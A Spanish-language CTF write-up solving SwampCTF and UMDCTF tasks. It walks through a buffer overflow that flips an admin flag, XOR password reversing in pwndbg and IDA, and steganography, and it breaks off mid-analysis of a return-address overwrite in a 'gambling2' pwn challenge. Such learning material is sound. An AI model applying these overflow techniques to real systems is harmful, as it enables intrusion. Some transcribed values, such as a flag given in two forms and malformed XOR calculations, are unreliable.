

Aclaración: Todos los archivos mencionados están subidos a la siguiente carpeta:

https://drive.google.com/drive/folders/1FAV8HCOS4sqNePnz1bi3hhxy_WlIYoPL?usp=sharing

CTF 1

Link: <https://ctf.swampctf.com/>

Link de CTFTime: <https://ctftime.org/event/2573>

Link del participante: <https://ctf.swampctf.com/teams/477>

The screenshot shows a participant profile on the CTF swampctf website. At the top, there's a navigation bar with links for Usuarios, Equipos, Marcador, Desafíos, Notificaciones, Equipo, Perfil, Ajustes, and a dark mode switch.

The main profile area displays the user's name, "felipetamburrimerlo", their rank, "158th place", and their total points, "271 points".

Below this, there's a section titled "Miembros" (Members) which lists the user's team members. It shows a single member, "felipetamburrimerlo" (Capitán), with a score of 271.

The next section is "Resuelve" (Solves), which lists the challenges solved by the user:

Desafío	Categoría	Valor	Tiempo
Pretty Picture: Double Exposure	Misc	25	March 28th, 9:21:55 PM
You Shall Not Passss	Rev	196	March 28th, 8:42:04 PM
Beginner Pwn 1	Pwn	25	March 28th, 6:18:44 PM
Join our Discord!	Misc	25	March 28th, 6:07:08 PM

At the bottom, there are two progress bars: one for "Solves" (100.00%) and another for "Categorías" (Misc 50.00%, Rev 25.00%, Pwn 25.00%).

Ejercicios

Ejercicio 1: Beginner Pwn 1

Link:

<https://ctf.swampctf.com/challenges#Beginner%20Pwn%201-25>

Categoría: Pwn

Descripción:

Are you really admin?

This challenge serves as an introduction to pwn that new ctfs can use to grasp basic pwn concepts.

nc chals.swampctf.com 40004

Archivos adjuntos:

is_admin
main.c

Resolución:

Lo primero que hice en este punto fue claramente conectarme al link proporcionado:

```
(kali㉿kali)-[~]
└─$ nc chals.swampctf.com 40004
At it's most basic, a computer exploit is finding a loophole in a programs logic which can cause unintended behavior. In this program, we demonstrate how buffer overflows can corrupt local variables.

To log into this system, please enter your name: felipe
— Print Stack —
0x00 () = is_admin[3]
0x00 () = is_admin[2]
0x00 () = is_admin[1]
0x00 () = is_admin[0]
0x58 (X) = username[9]
0x58 (X) = username[8]
0x58 (X) = username[7]
0x00 () = username[6]
0x65 (e) = username[5]
0x70 (p) = username[4]
0x69 (i) = username[3]
0x6c (l) = username[2]
0x65 (e) = username[1]
0x66 (f) = username[0]
— End Print —
Hello, felipe!
felipe is not admin
Do you want to print the flag? (y/n) y
You do not have the necessary access!

(kali㉿kali)-[~]
└─$
```

Una vez ahí intenté obtener la flag simplemente respondiendo “y”, pero no funcionó. Sin embargo, podemos ver que el programa leakea su stack, por lo que podemos aprovechar esto: podemos ver que 10 bytes del stack son utilizados para almacenar el nombre de usuario, y luego 4 son utilizados para una variable llamada “is_admin”.

Ahora podemos analizar el archivo *main.c* para saber qué rol juega esta variable:

```
int main(void) {
    bool is_admin = false;
    char username[10] = "XXXXXXXXXX"; // prefill buffer with X's
    char choice[] = "";

    printf("At it's most basic, a computer exploit is finding a loophole in a programs logic which can cause unintended behavior. In this program, we demonstrate how buffer overflows can corrupt local variables.\n\n");
    printf("To log into this system, please enter your name: ");

    scanf("%s", username);
    print_stack(username, 13);
    printf("Hello, %s!\n", username);

    if(is_admin == true) {
        printf("%s is admin\n", username);
        printf("Because the program accepts more characters then it has space to hold, you are able to corrupt the is_admin boolean. And because in C, any Boolean value that isn't 0 is considered \"true\", it lets you through!\n");
    } else {
        printf("%s is not admin\n", username);
    }

    printf("Do you want to print the flag? (y/n) ");
    scanf("%ls", choice);

    if(choice[0] == 'y') {
        if(is_admin == false) {
            printf("You do not have the necessary access!\n");
            return 0;
        }
        print_flag();
    }

    printf("Exiting!\n");
    return 0;
}
```

Acá podemos ver que la variable “is_admin” es una booleana, la cual se inicializa en falso y con la cual se compara para otorgar o no el acceso a la flag. Acá también podemos ver que el nombre de usuario lo lee con ‘scanf(“%s”, username);’, lo cual no chequea el límite del buffer, por lo que podemos explotarlo. Para esto, lo único que tenemos que hacer es ingresar como nombre de usuario más de 10 caracteres; de este modo, desbordará el buffer de esta variable y comenzará a escribir en el buffer de “is_admin”. Debido a que “is_admin” es una booleana, lo único que tenemos que hacer para que sea verdadera es hacer que no sea 0x0000, por lo que cualquier carácter sirve:

```
(kali㉿kali)-[~]
└─$ nc chals.swampctf.com 40004
At it's most basic, a computer exploit is finding a loophole in a programs logic which can cause unintended behavior.
In this program, we demonstrate how buffer overflows can corrupt local variables.

To log into this system, please enter your name: felipetm123
____ Print Stack ____
0x00 () = is_admin[3]
0x00 () = is_admin[2]
0x00 () = is_admin[1]
0x33 (3) = is_admin[0]
0x32 (2) = username[9]
0x31 (1) = username[8]
0x6d (m) = username[7]
0x74 (t) = username[6]
0x65 (e) = username[5]
0x70 (p) = username[4]
0x69 (i) = username[3]
0x6c (l) = username[2]
0x65 (e) = username[1]
0x66 (f) = username[0]
____ End Print ____
Hello, felipetm123!
felipetm123 is admin
Because the program accepts more characters then it has space to hold, you are able to corrupt the is_admin boolean. And because in C, any Boolean value that isn't 0 is considered "True", it lets you through!
Do you want to print the flag? (y/n)
Here is your flag! swampCTF{nt0t_@11_5t@ck5_gr0w_d0wn}
Exiting!

(kali㉿kali)-[~]
└─$
```

De este modo pudimos obtener la flag.

Flag: swampCTF{n0t_@11_5t@ck5_gr0w_d0wn}

Ejercicio 2: You Shall Not Passss

Link:

<https://ctf.swampctf.com/challenges#You%20Shall%20Not%20Passss-2>

Categoría: Rev

Descripción:

To enter in, you'll need a key, A secret code just meant for thee. Type it right, don't make a slip, Or you'll be locked out—oops, that's it!


Archivos adjuntos:

chal

Resolución:

Bueno, este fue un desafío bastante más grande que el primero...

Lo primero que hice fue ejecutar el archivo:



```
(kali㉿kali)-[~/Downloads]
$ ./chal
Please Enter the Password:
a
Incorrect

(kali㉿kali)-[~/Downloads]
$ █
```

Eso no solo no me dio ninguna pista, sino que probé varios otros strings y todos tuvieron exactamente el mismo resultado, por lo que fue evidente que ese no era el enfoque correcto.

Lo siguiente que hice fue ver los strings, tal vez la contraseña o flag estaba en texto plano en algún lugar del código:

```
(kali㉿kali)-[~/Downloads]
$ strings ./chal
/lib64/ld-linux-x86-64.so.2
.9hy
B!H
libc.so.6
 perror
 mmap
 munmap
 __cxa_finalize
 __libc_start_main
 sysconf
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
ATUSf
HdHc
HdHc
]A\A]A^
u+UH
o%D)
o-H)
o5L)
o=P)
~XE1
[]A\A]A^A_
 mmap
 :*3$"
A\      H
Xs `1
&jVy
n2;3z
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
```

No muestro todo el resultado, pero no estaba ahí.

Luego de eso probé analizar el código con IDA, pero después de estar varios minutos recorriendo el código, se me hizo demasiado confuso, así que probé otro enfoque.

Lo que hice fue abrirlo con GDB para ver qué pasaba una vez que se ingresaba la contraseña. Luego de dar muchas vueltas por el código (ya que la parte importante del mismo estaba escondida detrás de varios llamados a subrutinas) encontré lo que estaba buscando:

```

RAX 0xc3c3
RBX 0xffffffff
RCX 0x555555558260 ← 0
RDX 0x555555558020 ← 'Correct!\n'
RDI 0x555555558040 ← 'Please Enter the Password:\n'
RSI 0x555555558030 ← 'Incorrect\n'
R8 0x555555558140 ← 0x2ce9e1694ede9add
R9 0
R10 0x22
R11 0x246
R12 0x1000
R13 0xffffffff
R14 0xffffffff
R15 0
RBP 0x7ffff7fbf000 ← push r15 /* 0x5441554156415741 */
+RSP 0x7ffff7fffd38 → 0x555555558fb ← add rsp, 8
+RIP 0x7ffff7fbf000 ← push r15 /* 0x5441554156415741 */
[ DISASM / x86-64 / set emulate on ]
▶ 0x7ffff7fbf000 push r15
    0x7ffff7fbf002 push r14
    0x7ffff7fbf004 push r13
    0x7ffff7fbf006 push r12
    0x7ffff7fbf008 push rbx
    0x7ffff7fbf009 mov r15, r8      R15 ⇒ 0x555555558140 ← 0x2ce9e1694ede9add
    0x7ffff7fbf00c mov r12, rcx     R12 ⇒ 0x555555558260 ← 0
    0x7ffff7fbf00f mov rbx, rdx    RBX ⇒ 0x555555558020 ← 'Correct!\n'
    0x7ffff7fbf012 mov r14, rsi     R14 ⇒ 0x555555558030 ← 'Incorrect\n'
    0x7ffff7fbf015 mov rsi, rdi     RSI ⇒ 0x555555558040 ← 'Please Enter the Password:\n'
    0x7ffff7fbf018 xor r13d, r13d   R13D ⇒ 0
[ STACK ]
00:0000 rsp 0x7ffff7fffd38 → 0x555555558fb ← add rsp, 8
01:0008 0x7ffff7fffd40 ← 0
02:0010 0x7ffff7fffd48 ← 0xffffffff
03:0018 0x7ffff7fffd50 ← 0xffffffff
04:0020 0x7ffff7fffd58 → 0x5555555556d6 ← pop rbx
05:0028 0x7ffff7fffd60 → 0x7ffff7ffde98 → 0x7ffff7ffe20b ← '/home/kali/Downloads/chal'
06:0030 0x7ffff7fffd68 ← 1
07:0038 0x7ffff7fffd70 ← 0
[ BACKTRACE ]
▶ 0 0x7ffff7fbf000 None
1 0x555555558fb None
2 0x5555555556d6 None
3 0x7ffff7ddc68 _libc_start_call_main+120
4 0x7ffff7ddc25 _libc_start_main+133
5 0x55555555571e None
pwndbg>

```

Era en esa sección en la que comparaba la contraseña contra algo, ahora el problema era lo siguiente:

```

RAX 0x1ae
RBX 0x555555558020 ← 'Correct!\n'
RCX 0xc74f08c9
RDX 0
+RDI 0x41
RSI 1
R8 0
R9 0
R10 0x22
R11 0x346
R12 0x555555558260 ← 0xa41414141 /* 'AAAA\n' */
R13 0
R14 0x555555558030 ← 'Incorrect\n'
R15 0x555555558140 ← 0x2ce9e1694ede9add
RBP 0x7ffff7fbf000 ← push r15 /* 0x5441554156415741 */
RSP 0x7ffff7fffd10 ← 0xffffffff
+RIP 0x7ffff7fbf07d ← xor dil, al /* 0x45ffb60f40c73040 */
[ DISASM / x86-64 / set emulate on ]
0x7ffff7fbf068 add r8d, edi          RBD ⇒ 0x17e (0x30 + 0x14e)
0x7ffff7fbf06b shr r8d, 0xb
0x7ffff7fbf06f imul edi, r8d, 0x8ff
0x7ffff7fbf076 sub eax, edi
0x7ffff7fbf078 movzx edi, byte ptr [r12 + rdx]   EAX ⇒ 0x1ae (0x1ae - 0x0)
0x7ffff7fbf07d xor dil, al          EDI, [0x555555558260] ⇒ 0x41
0x7ffff7fbf080 movzx edi, dil
0x7ffff7fbf084 movsx r8d, byte ptr [r15 + rdx]   EDI ⇒ 239 (0x41 ^ 0xae)
0x7ffff7fbf089 cmp dil, r8b        EDI ⇒ 0xf
0x7ffff7fbf08c cmovne esi, r13d   RBD, [0x555555558140] ⇒ 0xdd
0x7ffff7fbf090 inc rdx           0xf - 0xdd   EFLAGS ⇒ 0x206 [ cf PF af zf sf IF df of ]
[ STACK ]
00:0000 rsp 0x7ffff7fffd10 ← 0xffffffff
01:0008 0x7ffff7fffd18 ← 0x1000
02:0010 0x7ffff7fffd20 ← 0xffffffff
03:0018 0x7ffff7fffd28 ← 0xffffffff
04:0020 0x7ffff7fffd30 ← 0
05:0028 0x7ffff7fffd38 → 0x555555558fb ← add rsp, 8
06:0030 0x7ffff7fffd40 ← 0
07:0038 0x7ffff7fffd48 ← 0xffffffff
[ BACKTRACE ]
▶ 0 0x7ffff7fbf07d None
1 0xffffffff None
2 0x1000 None
3 0xffffffff None
4 0xffffffff None
5 0x0 None
pwndbg>

```

Acá se puede ver que en R12 guarda el texto ingresado (en este caso había ingresado “AAAA”), mientras que en R15 guarda el texto contra el que compara. Lo que hace el programa es comparar byte a byte los 36 bytes de la respuesta correcta contra los ingresados, y si todos coinciden, otorga el acceso. El problema es que antes de

comparar el byte ingresado con el correcto, realiza un XOR entre el primero y un byte que cambia en cada repetición (en la primera, como se puede ver, era 0xae).

Por suerte, la operación XOR es reversible, por lo que si tomamos el byte correcto (en el caso del primero sería 0xdd, ya que es contra lo que compara) y realizamos un XOR este y 0xae, obtenemos qué byte tendríamos que ingresar para pasar, que sería 0xdd XOR 0xae = 0x73.

Entonces, una vez sabiendo esto, podemos observar la ejecución del programa y anotar, en cada repetición, cuál es el byte del XOR (ya que son los mismos entre distintas ejecuciones del programa) y cuál es el byte correcto, hasta llegar a la siguiente tabla:

Abrir	
● ae dd	
ae	dd
ed	9a
bf	de
23	4e
19	69
a2	e1
bd	e9
6a	2c
a9	d2
7b	4e
df	ec
d6	e7
5e	18
79	26
26	6a
66	56
38	79
9c	d8

En esta, la primera columna son los valores de los XOR, y la segunda columna son los valores correctos.


Una vez obtenidos todos, podemos realizar las operaciones inversas:

dd\ae	=	73
73\AE	=	DD
9a\ed	=	77
d\ebf	=	61
4e\23	=	6D
69\19	=	70
e1\aa2	=	43
e9\bd	=	54
2c\6a	=	46
d2\aa9	=	7B
4e\7b	=	35
ec\df	=	23

Una vez realizado esto, tenemos los bytes que logran ingresar al programa:

7377616d704354467b353331465f4c304144314e475f543054414c4c
595f52554c335a7d.

Finalmente, podemos usar un conversor de hexadecimal a ASCII para saber qué texto tendríamos que ingresar para entrar:



Probamos que funcione:

```
(kali㉿kali)-[~/Downloads]
$ ./chal
Please Enter the Passsword:
swampCTF{531F_L0AD1NG_T0TALLY_RUL3Z}
Correct!
```

Y de este modo encontramos la flag.

Flag: swampCTF{531F_L0AD1NG_T0TALLY_RUL3Z}

Ejercicio 3: Pretty Picture: Double Exposure

Link:

<https://ctf.swampctf.com/challenges#Pretty%20Picture:%20Double%20Exposure-26>

Categoría: Misc

Descripción:


Hidden in the bits below, an image wait's to be shown.

Archivos adjuntos:


double-exposure.png

Resolución:

En este ejercicio, lo primero que hice fue abrir la imagen:



Realmente no esperaba ver algo, pero había que probar.
Entonces busqué maneras de ocultar información en fotos y llegué a la página :



En algunos de los filtros aplicados se puede ver la información que estaba oculta, que mirando con más atención, podemos ver que dice “swampCTF{m3ss4g3s_0r_c0de_c4n_b3_h1dd3n_in_1m4g3s}”, y así es como llegamos a la flag.

Flag: swampCTF{m3ss4g3s_0r_c0de_c4n_b3_h1dd3n_in_1m4g3s}

CTF 2

Link: <https://umdctf.io/>

Link de CTFTime: <https://ctftime.org/event/2563>

Link del participante:
<https://umdctf.io/profile/94dd8040-c598-404e-95b4-b1f4ffe0daab>

The screenshot shows the participant's profile page. The sidebar on the left has links for Home, Scoreboard, Profile, Challenges, and Log Out. The main content area shows the participant's name, total points (876), division (Student), and solve history. The solve history table includes:

Category	Challenge	Solve time	Points
misc	tiktok-ban	4 hours ago	285
ohio	swag-like-ohio	5 hours ago	148
pwn	gambling2	6 hours ago	326
rev	deobfuscation	10 hours ago	117

Ejercicios

Aclaración: En este CTF, los ejercicios no tenían su propio link, por lo que no agregué esa sección a cada ejercicio.

Ejercicio 1: deobfuscation

Categoría: Reversing

Descripción:

the chall is not that complex. the key is to read ASSEMBLY!

Archivos adjuntos:

flag

Resolución:

En este ejercicio lo primero que hice fue ejecutar *flag*:

```
(kali㉿kali)-[/media/sf_CTF_3/rev]
$ ./flag
Enter the password: A
Wrong password.
```

Entonces podemos saber que, al igual que con la mayoría de ejercicios de Reversing, debemos descifrar la contraseña. Lo que hice ahora directamente, por mi experiencia con ejercicios pasados

de Reversing, fue ejecutar el código con *pwndbg*, en vez de tratar de analizarlo con IDA. Al hacer esto o ingresando solamente el carácter A vi lo siguiente:

```
0x401034  syscall <SYS_read>
0x401036  xor    rcx, rcx          RCX => 0
0x401039  mov    al, byte ptr [rcx + 0x40209c]   AL, [0x40209c] => 0x41
0x40103f  cmp    al, 0xa           0x41 - 0xa    EFLAGS => 0x212 [ cf pf AF zf sf IF df of ]
0x401041  je     0x401054          <0x401054>

0x401043  xor    al, byte ptr [rcx + 0x402034]   AL => 52 (0x41 ^ 0x75)
0x401049  mov    byte ptr [rcx + 0x40211c], al      [0x40211c] <= 0x34
0x40104f  inc    rcx              RCX => 1
0x401052  jmp    0x401039          <0x401039>
```

Ahí se puede ver que luego de leer el carácter, le hace un XOR con el primer carácter de una cadena almacenada a partir de la dirección 0x402034c.

```
0x401057  mov    al, byte ptr [rcx + 0x402000]   AL, [0x402000] => 0x20
0x40105d  cmp    al, 0xa           0x20 - 0xa    EFLAGS => 0x212 [ cf pf AF zf sf IF df of ]
0x40105f  je     0x401074          <0x401074>

► 0x401061  mov    bl, byte ptr [rcx + 0x40211c]   BL, [0x40211c] => 0x34
0x401067  cmp    al, bl            0x20 - 0x34    EFLAGS => 0x293 [ CF pf AF zf SF IF df of ]
0x401069  ✓ jne   0x40109e          <0x40109e>
↓
0x40109e  mov    eax, 1           EAX => 1
0x4010a3  mov    edi, 1           EDI => 1
0x4010a8  movabs rsi, 0x402087   RSI => 0x402087 ← 'Wrong password.'
```

Luego compara el resultado de esto con el primer carácter de otra cadena almacenada a partir de la dirección 0x402000, y como no coinciden, tira error.


Entonces, como sabía las direcciones de las cadenas que usaba como clave y como target (o sea, con la que comparaba), analizando ahora sí el archivo con IDA revisé esas direcciones en memoria:

.data:0000000000402034	byte_402034	db 75h	; DATA XREF: start+43+r
.data:0000000000402035		db 6Fh ; o	
.data:0000000000402036		db 64h ; d	
.data:0000000000402037		db 65h ; e	
.data:0000000000402038		db 61h ; a	
.data:0000000000402039		db 71h ; q	
.data:000000000040203A		db 6Fh ; o	
.data:000000000040203B		db 75h ; u	
.data:000000000040203C		db 75h ; u	
.data:000000000040203D		db 76h ; v	
.data:000000000040203E		db 69h ; i	
.data:000000000040203F		db 45h ; E	
.data:0000000000402040		db 60h ; `	
.data:0000000000402041		db 70h ; p	
.data:0000000000402042		db 7Fh ; ``	
.data:0000000000402043		db 65h ; =	
.data:0000000000402000	byte_402000	db 20h	; DATA XREF: LOAD:00000000
.data:0000000000402000			; start:loc_401057+r
.data:0000000000402001		db 22h ; "	
.data:0000000000402002		db 20h	
.data:0000000000402003		db 26h ; &	
.data:0000000000402004		db 35h ; 5	
.data:0000000000402005		db 37h ; 7	
.data:0000000000402006		db 14h	
.data:0000000000402007		db 7	
.data:0000000000402008		db 46h ; F	
.data:0000000000402009		db 0	
.data:000000000040200A		db 5Ah ; Z	
.data:000000000040200B		db 17h	
.data:000000000040200C		db 44h ; D	
.data:000000000040200D		db 35h ; 5	
.data:000000000040200E		db 52h ; R	

Ahora sabiendo cuáles eran las cadenas y su longitud (ambas eran de 52 caracteres, por lo que esa tenía que ser la longitud de la cadena), pude realizar la operación inversa de XOR para obtener qué carácter tenía que ingresar para cada byte:

20\V75	=	55
22\V6f	=	4D
20\V64	=	44
26\V65	=	43
35\V61	=	54
37\V71	=	46

Finalmente, cuando tuve los bytes finales, simplemente los convertí a texto para saber la cadena a ingresar:



Finalmente, corroboramos que sea la cadena correcta:

```
(kali㉿kali)-[/media/sf_CTF_3/rev]
$ ./flag
Enter the password: UMDCTF{r3v3R$E-i$_Th3_#B3ST#_4nT!-M@lW@r3_t3chN!Qu3}
Correct!
```

Flag:

UMDCTF{r3v3R\$E-i\$_Th3_#B3ST#_4nT!-M@lW@r3_t3chN!Qu3}

Ejercicio 2: gambling2

Categoría: Pwn

Descripción:

i gambled all of my life savings in this program (i have no life savings)

nc challs.umdctf.io 31005

Archivos adjuntos:

Dockerfile

gambling

gambling.c

Makefile

Resolución:

Primero me conecté con la URL:

```
(kali㉿kali)-[/media/sf_CTF_3/gambling]
$ nc challenges.umdctf.io 31005
Enter your lucky numbers: 1
2
3
4
5
6
7
Aww dang it!
```

Luego probé ejecutar el archivo local:

```
(kali㉿kali)-[/media/sf_CTF_3/gambling]
$ ./gambling
Enter your lucky numbers: 1
2
3
4
5
6
7
Aww dang it!
zsh: segmentation fault  ./gambling
```

Luego analicé el archivo *gambling.c*:

```
(kali㉿kali)-[/media/sf_CTF_3/gambling]
$ cat gambling.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

float rand_float() {
    return (float)rand() / RAND_MAX;
}

void print_money() {
    system("./bin/sh");
}

void gamble() {
    float f[4];
    float target = rand_float();
    printf("Enter your lucky numbers: ");
    scanf("%f %f %f %f", f, f+1, f+2, f+3);
    if (f[0] == target || f[1] == target || f[2] == target || f[3] == target || f[4] == target || f[5] == target || f[6] == target) {
        printf("You win!\n");
        // due to economic concerns, we're no longer allowed to give out prizes.
        // print_money();
    } else {
        printf("Aww dang it!\n");
    }
}

int main(void) {
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);

    char buf[20];
    srand(420);
    while (1) {
        gamble();
        getc(stdin); // consume newline
        printf("Try again? ");
        fgets(buf, 20, stdin);
        if (strcmp(buf, "no.\n") == 0) {
            break;
        }
    }
}
```

Acá podemos ver varias cosas, pero las que nos interesan son:

- Hay una función (*print_money()*) que, al ejecutarse, abre una shell, pero debido a que nunca se llama ya que su invocación está comentada, supuse que era la función a la que tenía que lograr llegar.

- Declara un arreglo de 4 floats, pero lee 7, por lo que está leyendo más allá del límite del arreglo.

Con esta información, lo que se me ocurrió fue ver si era posible sobreescribir la dirección de retorno de la función gamble() a la dirección de la función print_money().

Para esto, analicé el stack con `pwndbg` para ver si la dirección de retorno podría ser sobreescrita.

Esto fue justo antes de leer los 7 números:

```
pwndbg> stack 30
00:0000| esp 0xffffcd0 -> 0x804a02b ← ` %lf %lf %lf %lf %lf %lf` 
01:0004|-084 0xffffcd4 -> 0xffffce00 -> 0xf7d9f0e (_random16) ← add ebx, 0x1f1f06
02:0008|-080 0xffffcd8 -> 0xffffce04 -> 0xf7d7a9ac ← 0x920 /* '\t' */
03:000c|-07c 0xffffcdcc -> 0xffffce08 -> 0x804bf10 (_do_global_dtors_aux_fini_array_entry) → 0x8049260 (_do_global_dtors_aux) ← endbr32
04:0010|-078 0xffffcd0 -> 0xffffce0c -> 0x8049124 (main+68) ← add esp, 0x10
05:0014|-074 0xffffcd4 -> 0xffffce10 ← 0x1a4
06:0018|-070 0xffffcd8 -> 0xffffce14 ← 0
07:001c|-06c 0xffffcdcc -> 0xffffce18 ← 2
08:0020|-068 0xffffcd0 -> 1
09:0024|-064 0xffffcd4 -> 0x804a010 ← 'Enter your lucky numbers: '
0a:0028|-060 0xffffcd8 -> 0xffffce2c -> 0xf7d7a9ac ← 0x920 /* '\t' */
0b:002c|-05c 0xffffcdcc -> 0x80492e8 (gamble+8) ← sub esp, 8
0c:0030|-058 0xffffcd0 -> 0x1a4
0d:0034|-054 0xffffcd4 -> 0xf7f9c448 (unsafe_state) → 0xf7f9c034 (randtbl+20) ← 0xc6b7f91e
0e:0038|-050 0xffffcd8 -> 0xf7f9d8ec (_IO_stdfile_0_lock) ← 0
0f:003c|-04c 0xffffcdcc -> 0x3b1cbd98
10:0040|eax 0xffffce04 -> 0xf7d9f0e (_random16) ← add ebx, 0x1f1f06
11:0044|edx 0xffffce04 -> 0xffffce2c -> 0xf7d7a9ac ← 0x920 /* '\t' */
12:0048|-040 0xffffce08 -> 0x804bf10 (_do_global_dtors_aux_fini_array_entry) → 0x8049260 (_do_global_dtors_aux) ← endbr32
13:0052|-03c 0xffffce0c -> 0x8049124 (main+68) ← add esp, 0x10
14:0056|-038 0xffffce10 ← 0x1a4
15:005a|-034 0xffffce14 ← 0
16:0058|-030 0xffffce18 ← 2
17:005c|-02c 0xffffce1c -> 0x8049135 (main+85) ← sub esp, 0xc
```

Podemos ver que la dirección de retorno es 0xffffce1c.

Esto fue justo después de leer los 7 números:

```
pwndbg> stack 30
00:0000| esp 0xffffcd0 -> 0x804a02b ← ` %lf %lf %lf %lf %lf %lf` 
01:0004|-084 0xffffcd4 -> 0xffffce00 ← 0
02:0008|-080 0xffffcd8 -> 0xffffce04 ← 0
03:000c|-07c 0xffffcdcc -> 0xffffce08 ← 0
